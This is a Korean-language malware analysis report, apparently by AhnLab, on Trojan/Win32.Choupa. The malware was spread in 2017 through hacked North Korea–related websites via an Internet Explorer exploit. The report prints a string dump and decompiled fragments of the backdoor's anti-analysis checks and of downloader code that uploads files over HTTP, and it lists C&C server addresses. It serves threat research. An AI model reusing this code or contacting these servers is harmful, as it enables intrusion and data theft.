THREAT ANALYSIS

HACKING

Trojan/Win32.Choupa 악성코드 상세 분석

조총련 홈페이지 해킹 사건 분석해 보니...

2017년 5월 일본 언론은 재일본 조선인 총연합회(이하 조총련) 홈페이지가 해킹 당해 악성코드가 배포되었다고 보도했다. 이 사건에 이용된 악성코드는 2017년 2월 국내에서도 이미 수집된 샘플로, 해당 사건 발생 전후에 일본 외에 한국과 베트남에서도 감염된 사례가 발생하기도 했다. 이 악성코드가 이용된 공격은 어떤 연관성이 있는지, 그리고 어떤 공격 기법이 사용되었는지 자세한 분석 내용을 소개한다.

2017년 8월 일본 보안회사인 NTT시큐리티의 보고서에 따르면 조총련 홈페이지뿐만 아니라 일본의 보도기관인 조선통신의 홈페이지도 해킹을 당해 동일한 악성코드가 배포되었다고 한다. 조총련계열에서 운영하는 조선통신은 북한의 국영통신사인 조선중앙통신의 기사를 영문으로 게재하는 웹 사이트를 운영하고 있다.


[그림 1] 조총련 홈페이지 해킹 기사

NTT시큐리티에 따르면 공격자는 이들 기관의 홈페이지를 해킹해 인터넷 익스플로러 취약점(CVE-2016-0189) 공격 코드를 숨겨두고 방문자가 해당 웹 사이트에 방문하면 악성코드에 감염되는 방식을 이용했다.

안랩 시큐리티대응센터(AhnLab Security Emergency response Center, 이하 ASEC)는 NTT시큐리티의 분석 보고서를 바탕으로 관련 악성코드를 분석하면서 공격자의 추가 활동을 확인했다. 현재까지 확인된 공격은 모두 북한 관련 사이트로, 조총련 홈페이지 해킹이 일회성 사건이 아닌 것으로 보인다.


일시	공격 대상	내용
2017년 2월	미국 내 북한 뉴스 사이트	최초 버전 추정
2017년 4월	조총련, 조선통신 홈페이지 방문자	기존 변형에서 문자열 암호화 및 가상환경 검사 기능 추가. 관련 악성코드는 2017년 2월부터 배포
2017년 4월, 6월	-	다른 C&C 서버와 통신하는 변형 발견
2017년 8월	-	2017년 4월 공격에 사용된 C&C 서버로 연결하는 악성코드 발견
2017년 8월	미국 내 북한 뉴스 사이트	새로운 변형 배포

[표 1] 주요 공격 사례



[그림 2] 52.78.95.103 서버 연관 악성코드

이번 공격에 사용된 악성코드의 최초 변형은 2017년 2월에 발견되었으며 침해 당한 사이트는 미국 내에서 북한 뉴스를 제공하는 사이트이다.



[그림 3] 7zip 파일 위장

공격자는 방문자가 이 사이트에 접속만 해도 악성코드에 감염되는 드라이브-바이-다운로드(Drive-by-Download) 방식을 이용하여 악성코드를 유포했다. 이때 다운로드된 파일은 7zip 파일로 위장했다.

해당 파일은 UPX로 패킹되어 있고 언패킹 하면 윈도우 버전 통신 등의 특징적 문자열을 확인 할 수 있다.

```
.0042B270:  65 36 34 30.61 33 37 63.37 33 61 61.33 32 35 33  e640a37c73aa3253
.0042B280:  31 61 65 33.66 38 36 36.63 65 61 33.36 63 39 61  1ae3f866cea36c9a
.0042B290:  00 00 00 00.3F 00 00 00.48 54 54 50.2F 31 2E 30      ?   HTTP/1.0
.0042B2A0:  00 00 00 00.47 45 54 00.41 63 63 65.70 74 3A 20      GET Accept:
.0042B2B0:  74 65 78 74.2A 2F 2A 0D.0A 00 00 00.43 6F 6E 74  text*/*♪◙   Cont
.0042B2C0:  65 6E 74 2D.74 79 70 65.3A 20 61 70.70 6C 69 63  ent-type: applic
.0042B2D0:  61 74 69 6F.6E 2F 78 2D.77 77 77 2D.66 6F 72 6D  ation/x-www-form
.0042B2E0:  2D 75 72 6C.65 6E 63 6F.64 65 64 0D.0A 00 00 00  -urlencoded♪◙
.0042B2F0:  0D 0A 0D 0A.00 00 00 00.45 72 72 6F.72 00 00 00  ♪◙♪◙    Error
.0042B300:  2D 00 00 00.4C 58 50 00.58 50 00 00.58 50 53 50  -   LXP XP  XPSP
.0042B310:  31 00 00 00.58 50 53 50.32 00 00 00.58 50 53 50  1   XPSP2   XPSP
.0042B320:  33 00 00 00.56 69 73 74.61 00 00 00.56 69 73 74  3   Vista   Vist
.0042B330:  61 53 50 31.00 00 00 00.56 69 73 74.61 53 50 32  aSP1    VistaSP2
.0042B340:  00 00 00 00.45 72 72 6F.72 00 00 00.57 69 6E 64      Error   Wind
.0042B350:  6F 77 73 37.00 00 00 00.57 69 6E 64.6F 77 73 37  ows7    Windows7
.0042B360:  53 50 31 00.57 69 6E 64.6F 77 73 38.00 00 00 00  SP1 Windows8
.0042B370:  45 72 72 6F.72 00 00 00.57 69 6E 64.6F 77 73 38  Error   Windows8
.0042B380:  2E 31 00 00.43 6F 6E 74.65 6E 74 2D.54 79 70 65  .1  Content-Type
.0042B390:  3A 20 6D 75.6C 74 69 70.61 72 74 2F.66 6F 72 6D  : multipart/form
.0042B3A0:  2D 64 61 74.61 3B 20 62.6F 75 6E 64.61 72 79 3D  -data; boundary=
.0042B3B0:  7A 78 6A 62.6C 63 61 68.77 64 62 6C.71 77 00 00  zxjblcahwdblqw
```

[그림 4] 특징적 문자열


2017년 4월 조총련과 조선통신 홈페이지가 해킹 당해 악성코드가 배포된다. 안랩은 해당 악성코드를 2017년 2월에 수집하였다. ASEC의 분석 결과, 악성코드가 사용하는 주소(http://52.78.95.103/a7db98c120710f08ea5604f2bf622ac9.php)는 2017년 2월 15일부터 사용되었음이 확인되었다. 또한 일본, 한국, 베트남에서 감염 보고가 있었다. 이 변형에는 가상환경 검사 기능이 추가되어 분석가나 분석 시스템의 분석을 방해한다.

```
decoder_408440(&v8, (char *)&unk_42D424);
v9 = 0;
CompareString_401140((int)&v8);
v3 = (const CHAR *)sub_40D200(&v8);
hMutex = CreateMutexA(0, 1, v3);                // mutmutmut
v7 = GetLastError();
if ( v7 != 5 && v7 != 183 )
{
  while ( v6 < 5 )
  {
    if ( CheckProcess_4022F0()
      && !sub_402710()
      && !sub_4027C0()
      && !(unsigned __int8)sub_402800()
      && !sub_402850()
      && !(unsigned __int8)sub_4028A0()
      && !sub_4054F0()
      && !sub_405630()
      && !sub_4056E0() )
    {
      sub_406B90();
      v9 = -1;
      std::basic_string<char,std::char_traits<char>,std::allocator<char>>::
      return 0;
    }
    sub_409B40("8701eafbe42b7eccf5e2f8cd5d5e6a75");
    Sleep(0x1770u);
```

[그림 5] 백도어 메인 코드

조총련과 조선통신 홈페이지에서 배포된 악성코드는 최종적으로 백도어가 시스템에 감염된다. 백도어 코드도 다운로더와 시작 코드가 비슷하다.

2017년 4월과 6월에는 다른 C&C 서버인 54.238.186.73으로 접속하는 변형이 발견된다.



[그림 6] 54.238.186.73 접속 악성코드


```
decoder_401000((int)szServerName, 0xCu);
decoder_401000((int)&v23, 0x3Au);
decoder_401000((int)&v22, 0x7Eu);
decoder_401000((int)&v24, 0x18u);
decoder_401000((int)szVerb, 4u);
decoder_401000((int)szObjectName, 8u);
decoder_401000((int)szVersion, 8u);
strcat((char *)lpszHeaders, &v23);
sub_4016A0((int)lpBuffer, (int)&v22, 1);
strcat((char *)v18, &v24);
hConnect = InternetConnectA(hInternet, szServerName, 0x50u, 0, 0, 3u, 0, 0);
hRequest = HttpOpenRequestA(hConnect, szVerb, szObjectName, szVersion, 0, 0, 0x84080000, 0);
v2 = strlen(lpszHeaders);
HttpAddRequestHeadersA(hRequest, lpszHeaders, v2, 0xA0000000);
BuffersIn.dwStructSize = 40;
v3 = strlen((const char *)lpBuffer);
v4 = v9 + v3;
BuffersIn.dwBufferTotal = strlen((const char *)v18) + v4;
HttpSendRequestExA(hRequest, &BuffersIn, 0, 8u, 0);
v5 = strlen((const char *)lpBuffer);
InternetWriteFile(hRequest, lpBuffer, v5, &dwNumberOfBytesWritten);
do
{
  SetFilePointer(hFile, lDistanceToMove, 0, 0);
  ReadFile(hFile, &Buffer, 0x400u, &NumberOfBytesRead, 0);
  InternetSetFilePointer(hRequest, lDistanceToMove, 0, 0, 0);
  InternetWriteFile(hRequest, &Buffer, NumberOfBytesRead, &dwNumberOfBytesWritten);
  lDistanceToMove += dwNumberOfBytesWritten;
```

[그림 7] 2017년 8월 발견된 다운로더 코드

2017년 8월 조총련 홈페이지 해킹에 사용된 C&C 서버에 접속하며 과거 사용된 파일 이름인 util.exe를 가진 악성코드(4fae163b49c4705e4f4816439ba29e77)가 발견된다.

기존 코드와 다른 변형이 있지만 2017년 4월 공격과 동일하게 서버와 동일 파일 이름을 사용해 동일 공격자로 보인다.


이들 공격의 연관 관계를 정리하면 [그림 8]과 같다.




[그림 8] 조총련 홈페이지 공격 관련 악성코드의 관계도

2017년 8월 중순, 2017년 2월에 해킹 당한 미국 내에서 북한 뉴스를 소개하는 홈페이지에서 새로운 악성코드(d718eaaa52b7bab2022ec03c26537631)가 배포되었다. 이후 일본, 한국, 베트남 등에서 8개의 변형이 확인되었으며 모두 리얼텍(Realtek) 오디오 파일로 가장하고 있다.

일부 변형은 분석 도구 실행 유무와 가상환경 검사 기능이 존재한다. 가상환경 검사 코드는 깃허브(Github)에 공개된 소스코드를 사용했다.



[그림 9] 리얼텍 파일로 가장한 악성코드



[그림 10] 분석 도구와 가상환경 검사 문자열

안랩 제품군에서는 Trojan/Win32.Choupa라는 진단명으로 대응하고 있다.

조총련 홈페이지를 해킹해 악성코드를 배포한 공격자는 다른 북한과 관련된 사이트 등에 대해서도 공격을 진행했다. 공격자가 북한과 관련된 사이트만 노린 것인지는 확인이 필요하지만 그 경우 북한 정보에 관심이 많은 학자나 언론인을 목표로 했을 수 있다. 이 공격자의 2018년 초 이후 활동은 확인되지 않고 있으며 활동을 중단했는지 또는 현재도 활동하고 있는지 확인되지 않았다. 이번 사례를 통해 다른 나라에서 발생한 사건도 한국과 연관될 수 있다는 것이 확인되었다. 따라서 당장 우리와 상관없어 보이는 외부 보안 사건도 관심을 가지고 지켜볼 필요가 있다.